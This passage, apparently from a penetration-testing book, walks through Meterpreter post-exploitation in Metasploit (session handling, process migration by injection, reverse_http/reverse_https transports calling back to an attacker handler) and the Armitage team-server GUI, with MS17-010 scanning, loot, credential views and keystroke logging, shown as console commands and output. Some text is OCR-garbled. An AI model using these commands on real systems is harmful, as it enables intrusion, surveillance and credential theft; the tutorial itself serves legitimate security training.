100666/rw-rw-rw- 39424   fil   2009-07-14 06:54:45 +0530  ACCTRES.dll
100777/rwxrwxrwx  24064   fil   2009-07-14 07:08:55 +0530  ARP.EXE
100666/rw-rw-rw- 499712   fil   2009-07-14 07:11:53 +0530  AUDIOKSE.dll
100666/rw-rw-rw- 780800   fil   2009-07-14 07:10:00 +0530  ActionCenter.dl
100666/rw-rw-rw- 549888   fil   2009-07-14 07:10:00 +0530  ActionCenterCPL
100666/rw-rw-rw- 213504   fil   2009-07-14 07:10:00 +0530  ActionQueue.dll
100777/rwxrwxrwx  40448   fil   2009-07-14 07:08:55 +0530  AdapterTroublesl
100666/rw-rw-rw- 577024   fil   2009-07-14 07:10:00 +0530  AdmTmpl.dll
40777/rwxrwxrwx  4096    dir   2009-07-14 08:50:11 +0530  AdvancedInstall
100666/rw-rw-rw- 53248   fil   2009-07-14 07:10:01 +0530  AltTab.dll
100666/rw-rw-rw- 312320   fil   2009-07-14 07:10:01 +0530  AppIdPolicyEngi
100666/rw-rw-rw- 33792   fil   2009-07-14 07:10:01 +0530  Apphlpdm.dll
100777/rwxrwxrwx  35328   fil   2009-07-14 07:08:55 +0530  AtBroker.exe
100666/rw-rw-rw- 440832   fil   2009-07-14 07:10:04 +0530  AudioEng.dll
100666/rw-rw-rw- 296448   fil   2009-07-14 07:10:04 +0530  AudioSes.dll
100666/rw-rw-rw- 220672   fil   2009-07-14 07:10:04 +0530  AuditNativeSnap
100666/rw-rw-rw- 75264   fil   2009-07-14 07:10:04 +0530  AuditPolicyGPI
```

If we want to exploit another system or perform any other action on `msfconsole` without killing the current Meterpreter session, we can use the `background` command to put the session in the background:

```
[meterpreter > background
[*] Bounding session 2...
msf exploit(windows/smb/ms17_010_永恒之蓝) >
```

To see a list of all the Meterpreter sessions we have, we can use the `sessions` command:

```
msf exploit(windows/smb/ms17_010_永恒之蓝) > sessions
Active sessions
=====
Id  Name  Type          Information          Connection
--  ---  ---          -----
2   meterpreter x64/windows  PT-PC\PT @ PT-PC  192.168.2.16:4444 -> 192.168.2.14:49210 (192.168.2.14)
```

To interact with a Meterpreter session, we can use `sessions -i <id>`.

To kill all sessions, we can use `sessions -K`.

Similarly, we can use sessions -C <command> to execute a command across all

```
[msf exploit(windows/smb/ms17_010_ternalblue) > sessions -i 2
[*] Starting interaction with 2...
```

sessions: meterpreter > \_

To list all the running processes on the system, we can use the ps command:

```
meterpreter > ps
```

```
Process List
```

```
=====
```

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System	x64	0	NT AUTHORITY\SYSTEM
288	4	smss.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
300	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
360	352	csrss.exe	x64	0	NT AUTHORITY\SYSTEM
400	352	wininit.exe	x64	0	NT AUTHORITY\SYSTEM
424	408	csrss.exe	x64	1	NT AUTHORITY\SYSTEM
[ 464	400	services.exe	x64	0	NT AUTHORITY\SYSTEM
472	400	lsass.exe	x64	0	NT AUTHORITY\SYSTEM
480	400	lsm.exe	x64	0	NT AUTHORITY\SYSTEM
580	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
636	464	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM
696	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
700	464	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
772	408	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM
816	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
868	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
896	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
1072	464	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
1192	464	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM
1220	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1356	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1548	1988	explorer.exe	x64	1	PT-PC\PT
1656	464	taskhost.exe	x64	1	PT-PC\PT
2044	868	dwm.exe	x64	1	PT-PC\PT
2052	1548	VBoxTray.exe	x64	1	PT-PC\PT
2276	464	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM
2416	464	wmpnetwk.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
2620	464	taskhost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
2624	464	mcupdate.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
2668	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
2708	1548	ehtray.exe	x64	1	PT-PC\PT
2736	464	ehsched.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
2864	580	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM

Now we can view only x86 (32-bit) processes by typing the following command:

```
ps -A x86
```

To view only 64-bit processes, we can use this:

```
| ps -A x64
```

Using Meterpreter, we can also migrate it to another process using the `migrate` command. When this command is run, Meterpreter first gets the PID from the user to which it has to migrate, and then it checks the architecture of the process and `SeDebugPrivilege` (used to get a handle of the process). Next, it fetches the payload that will be injected to the process and calls various windows APIs, such as `OpenProcess()`, `VirtualAllocEx()`, `WriteProcessMemory()` and `CreateRemoteThread()`. Once migration is complete, Meterpreter shuts down the previous thread that had the initial Meterpreter running. Although it sounds complicated, Meterpreter can do all of this with the following simple command: `migrate <Pid>`

```
[meterpreter > migrate 2276
[*] Migrating from 1192 to 2276...
[-] core_migrate: Operation failed: Access is denied.
[meterpreter > migrate 2864
[*] Migrating from 1192 to 2864...
[*] Migration completed successfully.
meterpreter >]
```

Meterpreter also introduced transport control with the `transport` command, which allows us to change the transport mechanism of a payload without killing the existing session.

Let's look at how to set up and change the transport of an existing Meterpreter. To view the options, we can simply type the `transport` or `transport -h` command:

```
meterpreter > transport
Usage: transport <list|change|add|next|prev|remove> [options]

list: list the currently active transports.
      add: add a new transport to the transport list.
change: same as add, but changes directly to the added entry.
      next: jump to the next transport in the list (no options).
      prev: jump to the previous transport in the list (no options).
remove: remove an existing, non-active transport.

OPTIONS:
```

We add `transport` by using the following command:

```
meterpreter > transport add -t reverse_http -l 172.27.192.54 -p 1234 -to 500 -rt 3000 -rw 5000
```

To list the available transports, we can use the following command:

```
| transport list:
meterpreter > transport list
Session Expiry : @ 2018-07-10 06:47:39

  ID  Curr  URL
  --  ---  ---
  1   *  https://172.27.192.54:1234/0yaUCySBt-iS35PeyeTGkgC81ZGLkM2GV4csxsVGsqmBAIIzhCPRsF6/
  2   *  tcp://172.27.192.54:29644
```

Then we start our exploit handler to whichever transport we want to switch to:

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://172.27.192.54:1234
```

Now we simply use the `transport next` command:

```
meterpreter > transport next
[*] Changing to next transport ...
```

And we will see we received a connection on our handler:

```
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://172.27.192.54:1234
[*] https://172.27.192.54:1234 handling request from 172.27.102.70; (UUID: vxj1dpvc) Attaching orphaned/stageless session...
[*] Meterpreter session 2 opened (172.27.192.54:1234 -> 172.27.102.70:62137) at 2018-07-03 06:57:26 -0400
```

For more information, visit the following link:

<https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Transport-Control>

# Armitage and team server

We are all used to the console of `msfconsole`, which is extremely powerful as it is. However, let's make this even more efficient by using Armitage. This is a Java-based GUI built around Metasploit, which first came out in 2013. Being built on Java makes it cross-platform.

Armitage comes pre-installed in Kali and can easily be downloaded and installed. Before we jump into setting up and using these tools, let's get an understanding of team server and its purpose.

Team server allows us to manage our red-team activity in a single workspace. It acts as a server that connects and communicates with Metasploit and multiple Armitage clients can connect to it. This is handy when a team is doing a red-team activity, as all of the members can have the Armitage client running on their system and can connect to a single workspace in order to perform the activity. By default, team server is not supported on Windows unless you have bash installed. It also does not come with the default macOS DMG file. To run a team server on a macOS, we can download and install the archived file for Linux instead of DMG. Since team server is only a bash script and the archived file for Linux already has it, we can download and run it from there.

After this, we need to set the path of our Metasploit's `database.yml` using the following command: **export MSF\_DATABASE\_CONFIG=</path/to/.msf4/database.yml>**

We can now run team server by browsing to the directory containing team server and running the following command: **Sudo -E ./teamserver <local IP> <password>**


```

MacBook-Air:armitage Himanshu$ export MSF_DATABASE_CONFIG=/Users/Himanshu/.msf4/database.yml
MacBook-Air:armitage Himanshu$ sudo -E ./teamserver 192.168.2.16 hello@123
[*] Generating X509 certificate and keystore (for SSL)
[
Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an
industry standard format using "keytool -importkeystore -srckeystore ./armitage.store -destkeys
tore ./armitage.store -deststoretype pkcs12".
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2018-07-16 04:12:05 +0530...
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[*] Use the following connection details to connect your clients:
    Host: 192.168.2.16
    Port: 55553
    User: msf
    Pass: hello@123

[*] Fingerprint (check for this string when you connect):
    4c659d8acc41122cdab773a9d99b2e2eeeb9fd58
[+] feel free to connect now, Armitage is ready for collaboration


```

Once team server is up and running, we can run the Armitage client and connect to our team server using the credentials we set:




It will also ask us to set a nickname that will help Armitage users to identify each other when they connect.

An Armitage window will now open up, giving us the beautiful GUI:



On the left menu, we can view the module browser, which shows a list of all the exploits, post modules, auxiliaries, and so on. We can either browse each folder by clicking on it or we can search the desired module in the search bar:



To run a module, we double-click on the module we wish to run. A new window will open up where we fill in the required details, such as `RHOSTS`, `RPORT`, and so on. This is the same as the `show options` command in `msfconsole`:

scanner/smb/smb\_ms17\_010

MS17-010 SMB RCE Detection

Uses information disclosure to determine if MS17-010 has been patched or not. Specifically, it connects to the IPC\$ tree and attempts a transaction on FID 0. If the status returned is "STATUS\_INSUFF\_SERVER\_RESOURCES", the machine does not have the MS17-010 patch. If the machine is missing the MS17-010 patch, the module will

Option	Value
CHECK_ARCH	1
CHECK_DOPU	1
RHOSTS 	
RPORT	445
SMBDomain	.
SMBPass 	
SMBUser 	
THREADS	24


Show advanced options

**Launch**

Next, we click Launch and we will see that Armitage automatically calls the Metasploit API, executes the commands, and runs the exploit for us:

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.1.3
RHOSTS => 10.10.1.3
msf auxiliary(scanner/smb/smb_ms17_010) > set SMBDomain .
SMBDomain => .
msf auxiliary(scanner/smb/smb_ms17_010) > set CHECK_ARCH true
CHECK_ARCH => true
msf auxiliary(scanner/smb/smb_ms17_010) > set THREADS 24
THREADS => 24
msf auxiliary(scanner/smb/smb_ms17_010) > set CHECK_DOPU true
CHECK_DOPU => true
msf auxiliary(scanner/smb/smb_ms17_010) > set RPORT 445
RPORT => 445
msf auxiliary(scanner/smb/smb_ms17_010) > run -j
[*] Auxiliary module running as background job 10.
[*] Scanned 1 of 1 hosts (100% complete)
```

The top menu has different options. Let's go through some of them:



- New Connection: This allows us to connect to different team servers in parallel.
- Preferences: We can set display preferences, color, and so on.
- Set Target View: This has two options: Table View or Graph View. These allow us to view our added hosts in the desired manner.


10.10.1.2
10.10.1.3
10.10.1.8
10.10.1.9
10.10.1.10
10.10.1.11
10.10.1.14
10.10.1.18
10.10.1.19
10.10.1.20
10.10.1.25
10.10.1.30
10.10.1.31
10.10.1.32
10.10.1.33
10.10.1.34

The Table View looks like this:



The Graph View looks something like this:



- Socks Proxy: This allows us to configure a socks4 proxy to use our external tools, such as Nmap on the local network of a compromised server:



- **Listeners:** This is used to quickly start a listener on a port, which can either be Bind or Reverse:




Coming to the View tab, we see this:

- **Console:** This allows us to access `msfconsole` and run everything from the


command line.

- Event Log: This shows the logs of all the events happening on team server.
- Credentials: This shows us the credentials we extracted during the activity in one place.
- Downloads: This option allows us to view all the files that were downloaded from the target machines.
- Jobs: This shows the list of active jobs being performed on team server.
- Loot: This shows us whatever we looted from the target machines, including domain hashes, SQL hashes, and so on.
- Script Console: This is used to run custom Cortana scripts that can be downloaded from <https://github.com/rsmudge/cortana-scripts>. Cortana is a scripting language for both Armitage and Cobalt Strike. The prebuilt scripts of Cortana can be loaded using this console and can be run to perform various tasks, such as automatically running automatic MSF Scans, logging out a user, auto discovery of new networks, and so on.
- Reporting: This will open up the folders where the logs of Meterpreter sessions are saved, and we can use it for further reporting processes.




Coming to the Hosts tab, we see this:

- Import Hosts: This allows us to import hosts from a previous Nmap scan, TXT, and so on.
- Add Hosts: Through this, we can manually enter the IP/subnet and add hosts to our target list.
- Nmap Scan: This is used to perform an Nmap scan on the added hosts. Multiple types of Nmap scans can be performed, such as Ping Scan, Intense Scan, all TCP Ports, Intense Scan UDP, and so on:




- **MSF Scans:** This will use Metasploit modules, such as port scan and other auxiliaries based on the output of the port scan. By default, MSF Scans use the auxiliary/scanner/portscan/tcp module with a default list of ports to scan. Furthermore, the number of threads is 24 by default, which is a lot when it comes to scanning a compromised host network. Keep this number between 5-10; otherwise, there's a huge possibility that your session will die.
- **DNS Enumerate:** This module is used to get information about a domain from the DNS server by performing various DNS queries, such as zone transfers, reverse lookups, SRV record brute forcing, and other techniques.
- **Clear Database:** This clears the existing database of the current workspace being used, thereby deleting all the hosts in the target view and the data related to it.


Armitage allows a user to perform a lot of actions through the simple click of a button. This saves time and is more convenient. Once we have a Meterpreter connection on our hosts we can simply right-click on the compromised host and we will then see options such as interaction with the Meterpreter, listing processes, migrating to a different process, browsing a file, and so on, just by selecting and clicking on the desired option:



For example, if we want to log keystrokes, we can simply right-click on the host and go to Access | Explore | Log Keystrokes. This will directly open a new window where we will configure the module options. By clicking launch, we are then able to log keystrokes:




Upon clicking the options, a new window opens, as shown in the following



screenshot:

